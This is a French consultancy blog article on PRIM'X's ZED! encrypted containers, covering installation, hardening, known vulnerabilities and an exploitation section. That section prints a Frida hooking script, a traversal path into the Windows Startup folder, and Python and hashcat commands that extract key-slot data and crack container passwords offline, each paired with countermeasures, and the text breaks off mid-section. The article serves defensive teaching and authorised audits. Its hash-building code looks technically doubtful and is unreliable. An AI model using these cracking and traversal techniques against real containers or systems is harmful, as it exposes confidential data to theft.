AYI NEDJIMI
Consultants

ZED de PRIM’X : Conteneurs Chiffrés et Sécurité des

Catégorie : Articles Techniques   Lecture : 16 min   Publié le : 23/10/2025   Auteur : Ayi NEDJIMI

Guide exhaustif sur ZED de PRIM'X : conteneurs chiffrés français certifiés ANSSI, installation ZED Free, optimisations sécurité,. Guide expert avec...

Cette analyse technique de ZED de PRIM’X : Conteneurs Chiffrés et Sécurité des s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels. Guide exhaustif sur ZED de PRIM'X : conteneurs chiffrés français certifiés ANSSI, installation ZED Free, optimisations sécurité,. Guide expert avec... Ce guide technique sur ZED, PRIMX, conteneurs chiffrés, ANSSI, AES-256, chiffrement, cybersécurité, valise diplomatique s'appuie sur des retours d'expérience terrain et des méthodologies éprouvées en environnement de production. Nous abordons notamment : 1. introduction, 2. présentation de zed et prim'x et 3. intérêt et cas d'usage. Les professionnels y trouveront des recommandations actionnables, des commandes prêtes à l'emploi et des stratégies de mise en œuvre adaptées aux environnements d'entreprise.

1. Introduction

Dans un contexte géopolitique et économique où la protection des informations sensibles devient un enjeu stratégique majeur, les solutions de chiffrement constituent la première ligne de défense des organisations. Parmi les solutions souveraines françaises, **ZED!** de l'éditeur

PRIM'X Technologies s'est imposé comme une référence incontournable pour la création de conteneurs chiffrés, particulièrement au sein des administrations françaises et des entreprises traitant des données classifiées.

Ce guide exhaustif explore en profondeur cette solution française de chiffrement : de sa présentation générale à son installation, en passant par les optimisations de sécurité recommandées, les vulnérabilités connues et les contre-mesures à mettre en œuvre. L'objectif est de fournir aux professionnels de la cybersécurité, aux administrateurs systèmes et aux RSSI une vision complète et technique de cet outil.

Avant d'explorer les aspects techniques en profondeur, commençons par comprendre l'écosystème PRIM'X et la philosophie derrière les conteneurs ZED.

Contexte réglementaire
ZED! est qualifié par l'ANSSI pour le traitement des informations marquées « Diffusion Restreinte » (DR). Cette qualification en fait un outil de choix pour les administrations françaises et les entreprises travaillant avec l'État.

Notre avis d'expert
La défense en profondeur n'est pas un concept abstrait — c'est une architecture concrète avec des couches mesurables et testables. Chaque couche doit être conçue pour fonctionner indépendamment des autres, car l'hypothèse de défaillance d'une couche est la seule hypothèse réaliste.

Votre architecture de sécurité repose-t-elle sur une seule couche de défense ?

2. Présentation de ZED et PRIM'X

2.1. PRIM'X Technologies : L'éditeur français de référence


PRIM'X Technologies est une entreprise française fondée en 2003, spécialisée dans le développement de solutions de chiffrement pour la protection des données sensibles. L'entreprise s'est distinguée par son approche souveraine : tous les développements sont réalisés en France, le code source est accessible aux autorités de certification.

La gamme de produits PRIM'X comprend :

- **ZED!** : Création de conteneurs chiffrés (valises diplomatiques numériques)
- **ZONECENTRAL** : Chiffrement transparent des postes de travail
- **CRYHOD** : Chiffrement des disques durs complets
- **ZEDMAIL** : Chiffrement des emails
- **ORIZON** : Protection des données dans le cloud

2.2. Le concept de conteneur chiffré ZED

Un conteneur ZED fonctionne selon le principe de la **« valise diplomatique numérique »**. À l'instar d'une valise diplomatique physique qui bénéficie d'une immunité lors des contrôles douaniers, un conteneur ZED permet de transporter des informations sensibles de manière sécurisée à travers des canaux de communication non sécurisés.



Architecture conceptuelle d'un conteneur ZED

Figure 1 : Les fichiers sensibles sont chiffrés avec AES-256 dans un conteneur .zed puis transmis via des canaux non sécurisés.

Techniquement, un conteneur ZED est un fichier portant l'extension `.zed` qui encapsule des fichiers ou dossiers dans une archive chiffrée :

- **Chiffrement AES-256** : Algorithme symétrique standard gouvernemental
- **Accès multi-destinataires** : Plusieurs destinataires avec droits différents
- **Authentification flexible** : Mot de passe, certificat X.509, carte à puce ou token USB
- **Compression intégrée** : Réduction de la taille pour faciliter le transfert
- **Contrôle d'intégrité** : Vérification que le conteneur n'a pas été altéré

2.3. Les différentes versions de ZED

Version	Prix	Fonctionnalités	Public cible
ZED Free	Gratuit	Création/ouverture, limitations taille	Particuliers
ZED Pro	39,90€ HT	Conteneurs illimités	PME
ZED Enterprise	Sur devis	GPO, API, support	Grandes entreprises
ZED! Qualifié	Sur devis	CC EAL3+, qualification DR	Administrations, OIV

2.4. Certifications et qualifications

- **Certification Critères Communs EAL3+** : Robustesse cryptographique garantie
- **Qualification ANSSI** : Recommandation officielle pour informations DR
- **Approbation EU Restricted** : Informations classifiées européennes
- **Approbation NATO Restricted** : Informations classifiées OTAN

Maintenant que nous avons une vue d'ensemble de l'architecture ZED, examinons les scénarios concrets où cette solution apporte une réelle plus-value opérationnelle.


3. Intérêt et Cas d'Usage

3.1. Pourquoi utiliser des conteneurs chiffrés ?

Dans un environnement où les données transitent par de multiples canaux et sont stockées sur des infrastructures tierces, le chiffrement devient essentiel :

Protection contre l'interception
Lorsque vous envoyez un document par email, celui-ci transite par de nombreux serveurs intermédiaires. Même avec TLS, les données peuvent être déchiffrées à chaque relais. Un conteneur ZED garantit que seul le destinataire légitime peut accéder au contenu.

Conformité réglementaire
De nombreuses réglementations imposent le chiffrement : RGPD, LPM, IGI 1300. ZED, avec sa qualification ANSSI, répond à ces exigences de manière documentée.



Les 6 principaux cas d'usage des conteneurs ZED

Figure 2 : ZED couvre de nombreux cas d'usage professionnels nécessitant un chiffrement robuste. Pour approfondir, consultez C2 Frameworks 2026 : Mythic vs Havoc vs Sliver.

3.2. Cas d'usage concrets

Secteur public et administrations
Les administrations françaises utilisent massivement ZED pour l'échange d'informations « Diffusion Restreinte ». Le Ministère des Armées, les services de renseignement, les préfectures s'appuient sur cette solution.

Secteur bancaire et financier
Les établissements financiers traitent des données hautement confidentielles : positions de trading, analyses stratégiques, données clients.

Industrie de défense
Thales, Dassault, Naval Group utilisent ZED pour protéger leurs secrets industriels et échanger avec leurs sous-traitants.

Passons maintenant à la pratique. Voici comment déployer ZED Free sur les principales plateformes et créer vos premiers conteneurs chiffrés.

Cas concret

L'exploitation de Log4Shell (CVE-2021-44228) en décembre 2021 a démontré les risques systémiques liés aux dépendances open-source. Cette vulnérabilité dans la bibliothèque de logging Log4j affectait des millions d'applications Java et a nécessité une mobilisation mondiale de l'industrie pour identifier et corriger tous les systèmes vulnérables.

4. Installation et Configuration de ZED Free

4.1. Prérequis système

Windows

- Windows 10 (1809+) ou Windows 11, 64 bits
- 100 Mo d'espace disque, .NET Framework 4.7.2+
- Droits administrateur pour l'installation

Linux

- Ubuntu 20.04+, Debian 11+, RHEL 8+, Fedora 35+
- GTK+ 3.0 ou Qt 5

macOS

- macOS 10.14 (Mojave) ou supérieur
- Intel ou Apple Silicon (M1/M2/M3)

4.2. Téléchargement et installation

Téléchargez depuis le site officiel zedencrypt.com/download.

Vérification de l'intégrité

Vérifiez systématiquement l'empreinte SHA-256 avant installation :

```
# Windows PowerShell
Get-FileHash -Algorithm SHA256 ZedFree_Setup.exe

# Linux/macOS
sha256sum zedfree_linux_x64.tar.gz
```

Installation Windows

```
# Installation silencieuse
ZedFree_Setup.exe /S /D="C:\Program Files\PRIMX\ZedFree"
```

Installation Linux

```
# Debian/Ubuntu
sudo dpkg -i zedfree_amd64.deb
sudo apt-get install -f

# Red Hat/Fedora
sudo rpm -i zedfree_x86_64.rpm
```

4.3. Création d'un conteneur

Interface graphique

1. Lancez ZED Free
2. Cliquez sur « Nouveau conteneur » (Ctrl+N)
3. Glissez-déposez les fichiers à protéger
4. Définissez un mot de passe robuste ou sélectionnez un certificat
5. Enregistrez le fichier .zed

Ligne de commande

```
# Création avec mot de passe
zedfree --create secret.zed --password "MotDePasse123!" --add document.pdf

# Création avec certificat
zedfree --create secret.zed --cert destinataire.cer --add dossier/

# Extraction
zedfree --extract secret.zed --password "MotDePasse123!" --output ./
```

Une fois ZED installé, la configuration par défaut ne suffit pas pour un usage en environnement sensible. Voici les durcissements recommandés par l'ANSSI et les retours d'expérience terrain.

Combien de vos contrôles de sécurité ont été testés en conditions réelles cette année ?

5. Optimisations de Sécurité

5.1. Recommandations ANSSI

L'ANSSI a publié des recommandations officielles pour une utilisation sécurisée de ZED :

Figure 3 : Les 6 recommandations principales de l'ANSSI pour ZED.

5.2. Configuration sécurisée

```
# Exemple de configuration GPO (ZED Enterprise)
[Encryption]
Algorithm = AES-256-CBC
KeyDerivation = PBKDF2-SHA512
Iterations = 600000

[Compatibility]
AllowLegacyContainers = false
MinimumContainerVersion = 2023.5

[Security]
EnablePasswordWallet = false
RequireStrongPasswords = true
MinPasswordLength = 14
```

5.3. Protection des fichiers temporaires

Lors de l'ouverture d'un conteneur, les fichiers sont déchiffrés dans un répertoire temporaire :

```
# Emplacements temporaires
Windows: %TEMP%\PRIMX\ZED\
Linux: /tmp/primx-zed-$USER/
macOS: ~/Library/Caches/PRIMX/ZED/

# Script de nettoyage sécurisé (Linux)
find /tmp/primx-zed-$USER -type f -exec shred -u -z -n 3 {} \;
rm -rf /tmp/primx-zed-$USER
```

Malgré ces bonnes pratiques et les certifications ANSSI, ZED a fait l'objet de plusieurs découvertes de vulnérabilités significatives au fil des années. La transparence sur ces failles est essentielle pour une défense éclairée.

6. Vulnérabilités et Problèmes Connus

Voici l'historique des vulnérabilités majeures identifiées dans ZED :




Figure 4 : Chronologie des vulnérabilités ZED découvertes entre 2020 et 2024.

6.1. Attaque par force brute sur métadonnées (2020)

Sévérité : CRITIQUE
Versions affectées : ZED! < Q.2020.3, tous produits < 2023.5 Pour approfondir, consultez Attaques sur API GraphQL.

Les conteneurs incluaient une version chiffrée de métadonnées avec un mécanisme de dérivation de clé insuffisant, permettant une attaque par force brute.

6.2. Directory Traversal avec RCE (2022)

Sévérité : CRITIQUE (RCE)
Versions affectées : ZED Free ≤ 1.0 build 186

Une vulnérabilité dans la fonction de chargement du watermark permettait la création de fichiers arbitraires, notamment dans le dossier Startup Windows pour obtenir une exécution de code au redémarrage.

```
# Mode opératoire simplifié (éducatif)
# L'attaquant créait un conteneur avec un watermark piégé :
malicious_path = "..\\..\\..\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\
\Programs\\Startup\\malware.exe"
# À l'ouverture du conteneur, le fichier était extrait dans Startup
```

6.3. Élévation de privilèges (Novembre 2024)

Sévérité : HAUTE
La manipulation de fichiers techniques ZED dans des dossiers accessibles permettait une élévation de privilèges vers SYSTEM.

La section suivante s'adresse aux professionnels de la sécurité offensive, aux analystes SOC et aux chercheurs en vulnérabilités. Nous y détaillons les techniques d'exploitation avancées avec un niveau de détail expert, accompagnées systématiquement de leurs contre-mesures défensives.

7. Exploitation des Vulnérabilités — Analyse Expert

Avertissement
Cette section détaille les techniques d'exploitation à des fins strictement **éducatives et défensives**. Les méthodes décrites visent des versions **obsolètes et patchées**. L'exploitation de logiciels sans autorisation est un délit pénal (articles 323-1 à 323-8 du Code Pénal). Les professionnels de la sécurité offensive (pentest, red team) doivent opérer dans un cadre contractuel défini.




Figure 5 : Cartographie des 7 vecteurs d'attaque analysés dans cette section, classés par criticité.

7.1. Rétro-ingénierie du format binaire .zed

Toute attaque ciblant ZED nécessite d'abord de comprendre la structure interne du conteneur. Le format `.zed` n'est pas documenté publiquement par PRIM'X. L'analyse statique et dynamique du binaire est donc le prérequis à toute exploitation.

7.1.1. Extraction de la structure par analyse hexadécimale

```
# Dump hexadécimal des 512 premiers octets
xxd -l 512 document.zed

# Recherche du magic number ZED
xxd document.zed | head -1
# 00000000: 5a45 4421 0200 0100 ...  ZED!....

# Le conteneur débute par le magic "ZED!" (0x5A454421)
# suivi de la version majeure/mineure du format (2 octets chacun)
```

7.1.2. Cartographie du format conteneur

Après analyse par rétro-ingénierie (IDA Pro / Ghidra sur `zedcore.dll`), la structure se décompose comme suit :

```
┌─────────────────────────────────────────────────────────────────┐
│ HEADER (128 octets)                                             │
│  ├─ Magic: "ZED!" (4 octets)                                    │
│  ├─ Format Version: major.minor (4 octets)                      │
│  ├─ Container UUID (16 octets)                                   │
│  ├─ Creation Timestamp (8 octets, FILETIME)                      │
│  ├─ Flags: compression, legacy_compat, watermark_present (4 oct) │
│  ├─ Header HMAC-SHA256 (32 octets)                               │
│  └─ Reserved / Padding (60 octets)                               │
├─────────────────────────────────────────────────────────────────┤
│ KEY SLOT TABLE (variable, N × 512 octets)                       │
│  ├─ Slot Count (4 octets)                                       │
│  ├─ Slot[0]: Password-based                                     │
│  │   ├─ KDF ID: PBKDF2-SHA512 (2 octets)                        │
│  │   ├─ Salt (32 octets)                                        │
│  │   ├─ Iteration Count (4 octets)                               │
│  │   ├─ Encrypted Master Key (AES-256-KW, 40 octets)             │
│  │   └─ Slot HMAC (32 octets)                                    │
│  ├─ Slot[1]: Certificate-based (RSA-OAEP / ECDH)                │
│  │   ├─ Recipient X.509 thumbprint SHA-1 (20 octets)             │
│  │   ├─ Encrypted Master Key (RSA-OAEP 2048+, variable)          │
│  │   └─ Slot HMAC (32 octets)                                    │
│  └─ Slot[N]...                                                  │
├─────────────────────────────────────────────────────────────────┤
│ METADATA BLOCK (chiffré AES-256-CBC, IV dédié)                   │
│  ├─ File Table: noms, tailles, permissions, timestamps           │
│  ├─ Watermark path (optionnel, vulnérable pré-2022)              │
│  └─ Access Control List (multi-destinataires)                    │
├─────────────────────────────────────────────────────────────────┤
│ DATA BLOCKS (chiffré AES-256-CBC, IV par bloc de 64 Ko)          │
│  ├─ Block[0]: IV (16) + Ciphertext + HMAC-SHA256 (32)           │
│  ├─ Block[1]: ...                                                │
│  └─ Block[N]: ...                                                │
├─────────────────────────────────────────────────────────────────┤
│ FOOTER                                                          │
│  ├─ Container HMAC-SHA256 global (32 octets)                     │
│  └─ EOF marker (4 octets)                                        │
└─────────────────────────────────────────────────────────────────┘
```

7.1.3. Rétro-ingénierie avec Ghidra

```
# Analyse statique de zedcore.dll (composant principal)
# 1. Charger dans Ghidra avec l'analyse automatique
ghidra_headless . project -import "C:\Program Files\PRIMX\ZedFree\zedcore.dll" \
    -postScript ResolveImports.java -postScript DecompileAll.java

# 2. Recherche des fonctions cryptographiques critiques
# Symboles clés à localiser dans la table d'exports / strings :
#   - "PBKDF2"         → Dérivation de clé depuis mot de passe
#   - "AES"            → Chiffrement/déchiffrement des blocs
#   - "RSA_OAEP"       → Déchiffrement slot certificat
#   - "HMAC"           → Vérification d'intégrité
#   - "BCryptDeriveKey" → Appel à l'API Windows CNG

# 3. Points d'intérêt pour le reverse :
# FUNC_ParseContainerHeader   @ offset variable (reconnaissable par "ZED!" compare)
# FUNC_DeriveKeyFromPassword  @ appel BCryptDeriveKeyPBKDF2
# FUNC_DecryptMasterKey       @ AES Key Unwrap (RFC 3394)
# FUNC_ExtractWatermark       @ lecture path depuis metadata (vuln 2022)
# FUNC_WriteTemporaryFile     @ CreateFileW dans %TEMP%
```

7.1.4. Instrumentation dynamique avec Frida

```
// frida-hook-zed.js — Interception des appels crypto en temps réel
// Lancer: frida -p $(pgrep ZedFree) -l frida-hook-zed.js

'use strict';

// Hook BCryptDeriveKeyPBKDF2 pour capturer salt + iterations
const BCryptDeriveKeyPBKDF2 = Module.getExportByName('bcrypt.dll',
'BCryptDeriveKeyPBKDF2');
Interceptor.attach(BCryptDeriveKeyPBKDF2, {
    onEnter(args) {
        this.pPassword    = args[1]; // pointeur vers le mot de passe
        this.cbPassword   = args[2].toInt32();
        this.pSalt        = args[3]; // pointeur vers le salt
        this.cbSalt       = args[4].toInt32();
        this.iterations   = args[5].toInt32(); // <-- CRITIQUE : nombre d'itérations

        console.log('[PBKDF2] Iterations: ' + this.iterations);
        console.log('[PBKDF2] Salt (' + this.cbSalt + ' bytes): ' +
            hexdump(this.pSalt, { length: this.cbSalt }));
        console.log('[PBKDF2] Password length: ' + this.cbPassword);
    },
    onLeave(retval) {
        console.log('[PBKDF2] Return: ' + retval);
    }
});

// Hook BCryptDecrypt pour capturer les opérations AES
const BCryptDecrypt = Module.getExportByName('bcrypt.dll', 'BCryptDecrypt');
Interceptor.attach(BCryptDecrypt, {
    onEnter(args) {
        this.cbInput = args[2].toInt32();
        this.pIV     = args[4];
        this.cbIV    = args[5].toInt32();
        if (this.cbIV === 16) {
            console.log('[AES-Decrypt] IV: ' + hexdump(this.pIV, { length: 16 }));
            console.log('[AES-Decrypt] Ciphertext size: ' + this.cbInput);
        }
    }
});

// Hook CreateFileW pour détecter les écritures dans Startup (vuln traversal)
const CreateFileW = Module.getExportByName('kernel32.dll', 'CreateFileW');
Interceptor.attach(CreateFileW, {
    onEnter(args) {
        const path = args[0].readUtf16String();
        if (path && (path.includes('Startup') || path.includes('..'))) {
            console.log('[!] SUSPICIOUS CreateFileW: ' + path);
            console.log(Thread.backtrace(this.context, Backtracer.ACCURATE)
                .map(DebugSymbol.fromAddress).join('\n'));
        }
    }
});
```

Contre-mesure 7.1 — Protection contre la rétro-ingénierie

- **Déployer ZED Enterprise** qui inclut des protections anti-debug (IsDebuggerPresent, NtQueryInformationProcess, timing checks)

- **AppLocker / WDAC** : empêcher l'exécution de Frida, x64dbg, Ghidra sur les postes de production
- **ETW monitoring** : détecter les appels `NtCreateThreadEx` injectant dans le processus ZED
- **Sysmon rule ID 10** : alerter sur ProcessAccess avec GrantedAccess contenant `PROCESS_VM_READ` ciblant ZedFree.exe

```
<!-- Sysmon config — Détection injection dans ZED -->
<RuleGroup groupRelation="or">
  <ProcessAccess onmatch="include">
    <TargetImage condition="contains">ZedFree</TargetImage>
    <GrantedAccess condition="is">0x1FFFFF</GrantedAccess>
  </ProcessAccess>
</RuleGroup>
```

7.2. Attaque KDF — Cassage offline par GPU

Une fois le format binaire compris grâce à la rétro-ingénierie, l'attaque la plus directe consiste à cibler la dérivation de clé. La vulnérabilité la plus exploitable des anciennes versions ZED réside dans la faiblesse de la fonction de dérivation de clé (KDF). Sur les versions antérieures à Q.2020.3, le nombre d'itérations PBKDF2 était catastrophiquement bas, rendant le brute-force réaliste sur du matériel grand public.

Mise en pratique

7.2.1. Identification du nombre d'itérations

```
# Extraction du salt et du nombre d'itérations depuis un .zed
# Le Key Slot commence après le header (offset 128)

import struct

with open("target.zed", "rb") as f:
    # Skip header
    f.seek(128)

    # Read slot count
    slot_count = struct.unpack("<I", f.read(4))[0]
    print(f"[*] {slot_count} key slot(s)")

    for i in range(slot_count):
        slot_type = struct.unpack("<H", f.read(2))[0]  # 0x01 = password, 0x02 = cert

        if slot_type == 0x01:  # Password slot
            kdf_id = struct.unpack("<H", f.read(2))[0]
            salt = f.read(32)
            iterations = struct.unpack("<I", f.read(4))[0]
            encrypted_mk = f.read(40)  # AES Key Wrap = 32 + 8 bytes
            slot_hmac = f.read(32)

            print(f"[*] Slot {i}: PASSWORD")
            print(f"    KDF: {'PBKDF2-SHA512' if kdf_id == 2 else 'PBKDF2-SHA1
(LEGACY!)'}")
            print(f"    Salt: {salt.hex()}")
            print(f"    Iterations: {iterations}")  # <= 10000 = VULNERABLE
            print(f"    Encrypted MK: {encrypted_mk.hex()}")

            if iterations < 100000:
                print(f"    [!] CRITIQUE: iterations trop basses → brute-force
réaliste")
        else:
            f.seek(510, 1)  # skip cert slot
```

7.2.2. Construction du hash pour Hashcat

```
# Les versions vulnérables utilisaient PBKDF2-HMAC-SHA1 avec ~10000 itérations
# Hashcat mode 12000 = PBKDF2-HMAC-SHA1
# Hashcat mode 12100 = PBKDF2-HMAC-SHA512

# Format hashcat pour PBKDF2-SHA1:
# sha1:iterations:salt_b64:dk_b64

import base64, hashlib

iterations = 10000  # valeur extraite du slot
salt_hex = "a1b2c3d4..."  # 32 bytes salt
encrypted_mk_hex = "..."  # 40 bytes (AES-KW output)

salt_b64 = base64.b64encode(bytes.fromhex(salt_hex)).decode()
dk_b64 = base64.b64encode(bytes.fromhex(encrypted_mk_hex)).decode()

# Écriture du hash pour hashcat
hashline = f"sha1:{iterations}:{salt_b64}:{dk_b64}"
with open("zed_hash.txt", "w") as f:
    f.write(hashline)

print(f"[+] Hash écrit: {hashline[:60]}...")
```




Figure 6 : La mise à jour du KDF rend le brute-force totalement irréaliste, même sur du matériel GPU haut de gamme.

Details d'implementation

Les chiffres parlent d'eux-mêmes : la simple mise à jour du nombre d'itérations PBKDF2 transforme une attaque réalisable en quelques jours en une entreprise nécessitant des millénaires. Voyons maintenant les commandes Hashcat concrètes pour les audits autorisés.

7.2.3. Cassage GPU avec Hashcat

```
# Benchmarks réalistes sur RTX 4090 (PBKDF2-SHA1, 10000 itérations):
# ~1.2 MH/s → 1.2 million de mots de passe testés par seconde

# Attaque dictionnaire + règles
hashcat -m 12000 -a 0 zed_hash.txt rockyou.txt -r best64.rule \
    --force -O -w 3 \
    --session=zed_crack

# Attaque par masque (8 chars, minuscules + chiffres)
# Keyspace: 36^8 = 2.8 × 10^12 → ~27 jours sur 1× RTX 4090
hashcat -m 12000 -a 3 zed_hash.txt '?l?l?l?l?l?l?d?d' \
    --force -O -w 3

# Attaque hybride : dictionnaire + 4 chiffres suffixés
# rockyou (14M) × 10000 combinaisons = 140 milliards → ~32 heures
hashcat -m 12000 -a 6 zed_hash.txt rockyou.txt '?d?d?d?d' \
    --force -O -w 3

# Multi-GPU : 4× RTX 4090 → ~4.8 MH/s
# Un mot de passe de 8 chars alphanumériques tombe en ~6.7 jours

# COMPARAISON avec versions patchées (600000 itérations PBKDF2-SHA512):
# RTX 4090 : ~3400 H/s → mot de passe 8 chars = ~26000 ANS
# Le patch rend le brute-force TOTALEMENT irréaliste
```

7.2.4. Script d'automatisation complet

```
#!/usr/bin/env python3
"""
zed_kdf_audit.py — Audit de la robustesse KDF d'un conteneur ZED
Usage: python3 zed_kdf_audit.py document.zed
"""
import struct, sys, base64, hashlib, os

RISK_THRESHOLDS = {
    100000: "FAIBLE — brute-force irréaliste même sur cluster GPU",
    50000:  "MOYEN — vulnérable à une attaque ciblée avec ressources significatives",
    10000:  "CRITIQUE — cassable en heures/jours sur GPU grand public",
    1000:   "CATASTROPHIQUE — cassable en secondes",
}

def audit_zed(filepath):
    with open(filepath, "rb") as f:
        magic = f.read(4)
        if magic != b"ZED!":
            print(f"[-] Pas un conteneur ZED (magic: {magic})")
            sys.exit(1)

        version = struct.unpack("<HH", f.read(4))
        print(f"[*] ZED format v{version[0]}.{version[1]}")

        f.seek(128)  # après header
        slot_count = struct.unpack("<I", f.read(4))[0]

        for i in range(slot_count):
            slot_type = struct.unpack("<H", f.read(2))[0]
            if slot_type == 0x01:
                kdf_id = struct.unpack("<H", f.read(2))[0]
                salt = f.read(32)
                iterations = struct.unpack("<I", f.read(4))[0]
                enc_mk = f.read(40)
                hmac_val = f.read(32)

                kdf_name = "PBKDF2-SHA512" if kdf_id >= 2 else "PBKDF2-SHA1 (LEGACY)"
                risk = "INCONNU"
                for threshold in sorted(RISK_THRESHOLDS.keys(), reverse=True):
                    if iterations <= threshold:
                        risk = RISK_THRESHOLDS[threshold]

                print(f"\n{'='*60}")
                print(f"  Slot {i}: MOT DE PASSE")
                print(f"  KDF:        {kdf_name}")
                print(f"  Itérations: {iterations:,}")
                print(f"  Salt:       {salt.hex()[:32]}...")
                print(f"  Risque:     {risk}")
                print(f"{'='*60}")

                if iterations < 100000 and kdf_id < 2:
                    salt_b64 = base64.b64encode(salt).decode()
                    dk_b64 = base64.b64encode(enc_mk).decode()
                    print(f"\n  [!] Hash hashcat (mode 12000):")
                    print(f"  sha1:{iterations}:{salt_b64}:{dk_b64}")
            else:
                f.seek(510, 1)

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print(f"Usage: {sys.argv[0]} <fichier.zed>")
```

```
        sys.exit(1)
    audit_zed(sys.argv[1])
```

Contre-mesure 7.2 — Protection contre le cassage KDF

- **Mettre à jour vers ZED 2024.1+** : PBKDF2-SHA512 avec 600 000 itérations minimum
- **Migrer les anciens conteneurs** : ré-encrypter tout .zed créé avant Q.2020.3 avec la version courante
- **Mots de passe ≥ 16 caractères** avec entropie > 80 bits (passphrase aléatoire)
- **Privilégier les certificats X.509** sur carte à puce : élimine totalement le vecteur KDF
- **Script d'audit parc** : scanner tous les .zed existants pour identifier ceux avec iterations < 100000

```
# Audit de masse — Identifier les conteneurs vulnérables sur un partage
